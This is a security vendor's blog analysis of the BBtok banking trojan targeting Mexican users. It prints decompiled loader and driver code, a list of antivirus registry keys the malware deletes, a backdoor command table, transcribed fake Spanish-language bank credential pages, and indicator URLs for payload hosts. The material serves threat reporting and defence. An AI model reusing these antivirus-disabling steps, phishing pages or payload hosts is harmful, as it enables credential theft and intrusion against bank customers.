

360 File-less Attack Protection Intercepts the Banker Trojan BBtok Active in Mexico

blog.360totalsecurity.com/en/360-file-less-attack-protection-intercepts-the-banker-trojan-bbtok-active-in-mexico/

November 20, 2020


Nov 20, 2020kate

[Tweet](#)

[Learn more about 360 Total Security](#)

Recently, 360 Security Center has detected that a new banking Trojan BBtok has become popular in Mexico through its file-less attack protection function. The Trojan sends a compressed package containing malicious lnk files to users through phishing emails or other means. When the user clicks on the malicious lnk, the carried powershell script will be activated to execute subsequent attack payloads.

The overall virus operation process is as follows:



The content of the opened pdf is as follows:



After BBtok is deployed on the victim's machine, it will run a backdoor module. The attacker can execute different malicious functions by issuing control commands, including creating a false bank security detection window to trick the user into entering login credentials, thereby stealing the user's account password.

File-less Attack

The file of Lnk carries malicious powershell commands to trick the user into clicking, activate the malicious code, download and execute the subsequent malicious payload:


```

BOOL sub_180001000()
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-'" TO EXPAND]

    *(_OWORD *)&StartupInfo.cb = 0i64;
    StartupInfo.hStdError = 0i64;
    *(_QWORD *)&ProcessInformation.dwProcessId = 0i64;
    *(_OWORD *)&StartupInfo.wShowWindow = 0i64;
    *(_OWORD *)&StartupInfo.lpDesktop = 0i64;
    *(_OWORD *)&StartupInfo.dwX = 0i64;
    *(_OWORD *)&StartupInfo.dwXCountChars = 0i64;
    *(_OWORD *)&StartupInfo.hStdInput = 0i64;
    StartupInfo.cb = 104;
    StartupInfo.wShowWindow = 0;
    *(_OWORD *)&ProcessInformation.hProcess = 0i64;
    result = CreateProcessW(
        L"C:\\Windows\\System32\\cmd.exe",
        L"/c rundll32.exe C:\\ProgramData\\JumpTown.dll, JumpTown",
        0i64,
        0i64,
        0,
        0,
        0i64,
        0i64,
        &StartupInfo,
        &ProcessInformation);
    if ( result )
    {
        CloseHandle(ProcessInformation.hProcess);
        result = CloseHandle(ProcessInformation.hThread);
    }
    return result;
}

```

Anti-virus

Loader will then load the anti-virus driver. When the user is a 64-bit system, it uses the open source KDU (Kernel Driver Utility) to load:

```

private void run_virus_main()
{
    if (TestClass.Is64BitOperatingSystem())
    {
        this.start_killav_sys_by_kdu_x64();
        return;
    }
    this.start_killav_sys();
}

```

KDU (<https://github.com/hfiref0x/KDU>) uses a vulnerable driver of legitimate software to access arbitrary kernel memory with read/write attributes:

How it work

It uses known to be vulnerable driver from legitimate software to access arbitrary kernel memory with read/write primitives.

Depending on command KDU will either work as TDL/DSEFix or modify kernel mode process objects (EPROCESS).

When in -map mode KDU will use 3rd party signed driver from SysInternals Process Explorer and hijack it by placing a small loader shellcode inside it IRP_MJ_DEVICE_CONTROL/IRP_MJ_CREATE/IRP_MJ_CLOSE handler. This is done by overwriting physical memory where Process Explorer dispatch handler located and triggering it by calling driver IRP_MJ_CREATE handler (CreateFile call). Next shellcode will map input driver as code buffer to kernel mode and run it with current IRQL be PASSIVE_LEVEL. After that hijacked Process Explorer driver will be unloaded together with vulnerable provider driver. This entire idea comes from malicious software of the middle of 200x known as rootkits.

The loaded confrontation driver will violently enumerate and remove all registry callbacks:

```
if ( hardcode_cmregcallback )
{
    while ( 1 )
    {
        current_callback = *v1;
        if ( MmIsValid(*v1) )
        {
            if ( MmIsValid(*(PVOID *)current_callback + 7) )
                CmUnregisterCallback(*(LARGE_INTEGER *)current_callback + 2);
        }
        if ( ++v2 >= (unsigned int)hardcode_cmregcallback )
            break;
        v1 = (PVOID *)dword_4078A8;
    }
}
```

Then delete all the registry entries of mainstream anti-virus software to make the anti-virus software invalid:

```
\\Registry\\Machine\\System\\CurrentControlSet\\services\\avast! Antivirus
\\Registry\\Machine\\System\\CurrentControlSet\\services\\aswbIDSAGENT
\\Registry\\Machine\\System\\CurrentControlSet\\services\\aswbidsdriver
\\Registry\\Machine\\System\\CurrentControlSet\\services\\aswbidsh
\\Registry\\Machine\\System\\CurrentControlSet\\services\\aswblog
\\Registry\\Machine\\System\\CurrentControlSet\\services\\aswbuniv
\\Registry\\Machine\\System\\CurrentControlSet\\services\\aswStm
\\Registry\\Machine\\System\\CurrentControlSet\\services\\aswHwid
\\Registry\\Machine\\System\\CurrentControlSet\\services\\aswMonFlt
\\Registry\\Machine\\System\\CurrentControlSet\\services\\aswRdr
\\Registry\\Machine\\System\\CurrentControlSet\\services\\aswRvrt
\\Registry\\Machine\\System\\CurrentControlSet\\services\\aswSnx
\\Registry\\Machine\\System\\CurrentControlSet\\services\\aswSP
\\Registry\\Machine\\System\\CurrentControlSet\\services\\aswVmm
\\Registry\\Machine\\System\\CurrentControlSet\\services\\WinDefend
\\Registry\\Machine\\System\\CurrentControlSet\\services\\AntiVirService
\\Registry\\Machine\\System\\CurrentControlSet\\services\\RapportMgmtService
\\Registry\\Machine\\System\\CurrentControlSet\\services\\RapportCerberus_1804047
\\Registry\\Machine\\System\\CurrentControlSet\\services\\IMFService
\\Registry\\Machine\\System\\CurrentControlSet\\services\\IMFCameraProtect
\\Registry\\Machine\\System\\CurrentControlSet\\services\\IMFDownProtect
\\Registry\\Machine\\System\\CurrentControlSet\\services\\IMFFilter
\\Registry\\Machine\\System\\CurrentControlSet\\services\\IMFForceDelete
\\Registry\\Machine\\System\\CurrentControlSet\\services\\wsddfacc
\\Registry\\Machine\\System\\CurrentControlSet\\services\\wsddpp
\\Registry\\Machine\\System\\CurrentControlSet\\services\\wsddprm
\\Registry\\Machine\\System\\CurrentControlSet\\services\\RapportKELL
\\Registry\\Machine\\System\\CurrentControlSet\\services\\PandaAgent
\\Registry\\Machine\\System\\CurrentControlSet\\services\\PSUAService
\\Registry\\Machine\\System\\CurrentControlSet\\services\\NanoServiceMain
\\Registry\\Machine\\System\\CurrentControlSet\\services\\AVG Antivirus
\\Registry\\Machine\\System\\CurrentControlSet\\services\\avgbdisk
\\Registry\\Machine\\System\\CurrentControlSet\\services\\avgbIDSAGENT
\\Registry\\Machine\\System\\CurrentControlSet\\services\\avgbidsdriver
\\Registry\\Machine\\System\\CurrentControlSet\\services\\avgbidsh
\\Registry\\Machine\\System\\CurrentControlSet\\services\\avgblog
\\Registry\\Machine\\System\\CurrentControlSet\\services\\avgbuniv
\\Registry\\Machine\\System\\CurrentControlSet\\services\\avgHwid
\\Registry\\Machine\\System\\CurrentControlSet\\services\\avgMonFlt
\\Registry\\Machine\\System\\CurrentControlSet\\services\\avgRdr
\\Registry\\Machine\\System\\CurrentControlSet\\services\\avgRvrt
\\Registry\\Machine\\System\\CurrentControlSet\\services\\avgSnx
\\Registry\\Machine\\System\\CurrentControlSet\\services\\avgSP
\\Registry\\Machine\\System\\CurrentControlSet\\services\\avgStm
\\Registry\\Machine\\System\\CurrentControlSet\\services\\avgsvc
\\Registry\\Machine\\System\\CurrentControlSet\\services\\avgVmm
\\Registry\\Machine\\System\\CurrentControlSet\\services\\QHAActiveDefense
\\Registry\\Machine\\System\\CurrentControlSet\\services\\UMBAMChameleon
\\Registry\\Machine\\System\\CurrentControlSet\\services\\UMBAMFarflt
\\Registry\\Machine\\System\\CurrentControlSet\\services\\UMBAMProtection
\\Registry\\Machine\\System\\CurrentControlSet\\services\\UMBAMService
\\Registry\\Machine\\System\\CurrentControlSet\\services\\UMBAMSwissArmy
```

Bypass Antivirus

BBtok extracts the main backdoor control program from the compressed package. Hackers can control the victim's machine by issuing the backdoor instructions in the picture, including window control, process management, key logger, clipboard hijacking and other functions.

Backdoor instruction	Describe
POSTKEYWINDEX	Simulate keyboard operation instructions
MOVEOUTSIDE	Simulate mouse operation instructions
CLOSEWINDOW	Close specified window
RESTORE	Control the restoration, maximization and minimization of the display window
GET_DADOS	Use powershell to start the malicious script "C:\\ProgramData\\bip.ps1"
FORCEIE	Kill the IE browser process and pop up a prompt box suggesting the use of Google Chrome browser
MINIMIZE	Minimize the specified window
MAXIMIZE	Maximize the specified window
WAKEUP	Create an infection flag registry "\\Software\\wakeup"
REMOVEWAKE	Remove infection flag registry
KILLA	Kill the specified process
GETSVC	Enumerate system services
ISIE	Find the Internet Explorer window
RECORTEBLOQUEIO	C:\\ProgramData\\images\\trava.jpg, used by the banker Trojan module
Recorta	C:\\ProgramData\\images\\qrcode.jpg, used by the banker Trojan module
Pcomec	Record keyboard keystrokes by timer
Pterm	Kill the timer corresponding to the keylogger
PASTAE	Unhook
Aero	Disable Desktop Window Manager (DWM)
DesconectaCli	Close the backdoor control link
LISTAPROCESS	Enumerate process
LISTAWINDOW	Enumerate window
KLLI000	Terminate Process by TerminateProcess
RENICIAR	Shut down cmd /c shutdown -r -f -t 2
PASTE	Replace clipboard contents
BBDEBIT	Bank Trojan horse module, steal user login
HS_CODE	Santander,BanBajio,ScotiaBank,AFIRME,Banregio,
BBDEBIT HS_CODE BB2QRCODE BBERROR BBMODSEG BNTOKEN	Banco Azteca,Multiva,Inbursa,HSBC,Banorte,CitiBanamex,BBVA, waiting for bank's credentials

Banker Trojan

Hackers can also choose to simulate different bank false security verification interfaces through backdoor control commands, and steal user login credentials for Santander, BanBajio, ScotiaBank, AFIRME, Banregio, Banco Azteca, Multiva, Inbursa, HSBC, Banorte, CitiBanamex, BBVA, etc.

```

if ( (signed int)Pos((int)L"BBUA net cash", v7, 1) <= 0
  && (signed int)Pos((int)L"| BBUA", v7, 1) <= 0
  && (signed int)Pos((int)L"BBUA - Servicio", v7, 1) <= 0 )
{
  if ( (signed int)Pos((int)L"Banorte por Internet", v7, 1) <= 0 && (signed int)Pos((int)L"Banorte | E1", v7, 1) <= 0 )
  {
    if ( (signed int)Pos((int)L"HSBC Personas", v7, 1) <= 0
      && (signed int)Pos((int)L"HSBC Banca de Empresas", v7, 1) <= 0
      && (signed int)Pos((int)L"HSBCnet", v7, 1) <= 0 )
    {
      if ( (signed int)Pos((int)L"Banamex", v7, 1) <= 0 && (signed int)Pos((int)L"BancaNet |", v7, 1) <= 0 )
      {
        if ( (signed int)Pos((int)L"Santander", v7, 1) <= 0 )
        {
          if ( (signed int)Pos((int)L"Bajionet", v7, 1) <= 0 )
          {
            if ( (signed int)Pos((int)L"ScotiaWeb", v7, 1) <= 0
              && (signed int)Pos((int)L"Scotiabank", v7, 1) <= 0
              && (signed int)Pos((int)L"SEL - ", v7, 1) <= 0 )
            {
              if ( (signed int)Pos((int)L"Bancoppel", v7, 1) <= 0 )
              {
                if ( (signed int)Pos((int)L"Afirme", v7, 1) <= 0 )
                {
                  if ( (signed int)Pos((int)L"Banregio", v7, 1) <= 0 )
                  {
                    if ( (signed int)Pos((int)L"Banco Azteca", v7, 1) <= 0 )
                    {
                      if ( (signed int)Pos((int)L"Multiva", v7, 1) <= 0 )
                      {
                        if ( (signed int)Pos((int)L"Inbursa", v7, 1) <= 0 )
                        {
                          if ( (signed int)Pos((int)L"Bank Of America", v7, 1) <= 0 )
                          {
                            if ( (signed int)Pos((int)L"Chase Online", v7, 1) <= 0 )
                            {
                              if ( (signed int)Pos((int)L"J.P. Morgan", v7, 1) <= 0 )
                              {
                                if ( (signed int)Pos((int)L"Chemical Bank", v7, 1) <= 0 )
                                {
                                  if ( (signed int)Pos((int)L"CIBanco", v7, 1) <= 0 )
                                }
                              }
                            }
                          }
                        }
                      }
                    }
                  }
                }
              }
            }
          }
        }
      }
    }
  }
}

```

The picture below shows the fake interface 1:

- [Mis Cuentas](#)
- [Transferencias y pagos](#)
- [Dispersión y cobranza](#)
- [Financiamiento](#)
- [Inversiones](#)
- [Consultas](#)
- [Servicios](#)

Actualización - más seguridad para su cuenta

Paso 1 de 3

Paso 2 de 3

Paso 3 de 3



AVISO IMPORTANTE

Al ingresar sus clave manifiesta su autorización para el actualización, la cual quedará registrada en los próximos minutos.

2)

Presiona el botón
y escanea el código QR




Ingrese el código de seguridad:

Corregir

Procesar

Fake interface 2:



Fake interface 3:

Estimado cliente, no fue posible finalizar la última actualización, su acceso a bajonet está restringido temporalmente. Informe su número de tarjeta de débito para verificar su identidad y continuar accediendo a nuestros servicios.



The image shows a fake interface for Bajonet. It features the Bajonet logo at the top, followed by the text "Tarjeta de Débito". Below this is a large, empty rectangular input field for entering a debit card number. At the bottom of the interface is a dark blue button with the word "Aceptar" (Accept) written in white.

Fake interface 4:

El módulo de seguridad está siendo actualizado.



Ejecutando con seguridad avanzada.



Protege a su dispositivo de ataques de malware
y phishing.




Si es requerido debe confirmar su identidad mientras
la actualización está en progreso.

Fake interface 5:

¡Para Banorte tu **SEGURIDAD** es muy importante!

1 Paso Uno

Ingresa los datos de su **token** respetando las características que aquí se mencionan para **continuar la actualización.**

Token:	<input type="text"/>	Código generado por el token, no incluir la contraseña.	
	<input type="button" value="Aceptar"/>		

Fake interface 6:

Verifique su Dispositivo de Seguridad

Para confirmar su dispositivo, por favor verifique los datos de seguridad mostrados abajo. Esto se solicita para proteger su cuenta.

Código de verificación

- 1 Encienda su dispositivo de seguridad presionando el botón circular verde (situado en la parte inferior derecha) durante más de 2 segundos e ingrese el NIP de su dispositivo de seguridad
- 2 Presione el cuadrado amarillo (botón situado en la parte inferior izquierda)
- 3 Ingrese el código de verificación en su Dispositivo de Seguridad y presione nuevamente el cuadrado amarillo (botón situado en la parte inferior izquierda)
- 4 Ingrese el código de seguridad generado en el campo 'Código de Seguridad'



Código de seguridad


Continuar

Security Advice :

(1) Do not open emails from unknown sources. You should forward such emails to the security department for investigation, and then open them after confirming security.

(2) Using the 360 file-less attack protection function can effectively block malicious scripts, malicious documents, LOLBins and other file-less attacks.

(3) 360 Total Security can detect and block the latest malicious attacks in time to protect the information security of users. It is recommended to use the official website.



MD5:

f0bb745b4ab8b3eb36a5a6bd0c31d9c3

URL:

<http://blt.dO/fJZR3>

<http://diprolisa.mx/archivos/project/a9sid9aisd9>

<http://diprolisa.mx/archivos/pdf>

<http://mexicanagm.mx/contacto/gambler.php>

[Learn more about 360 Total Security](#)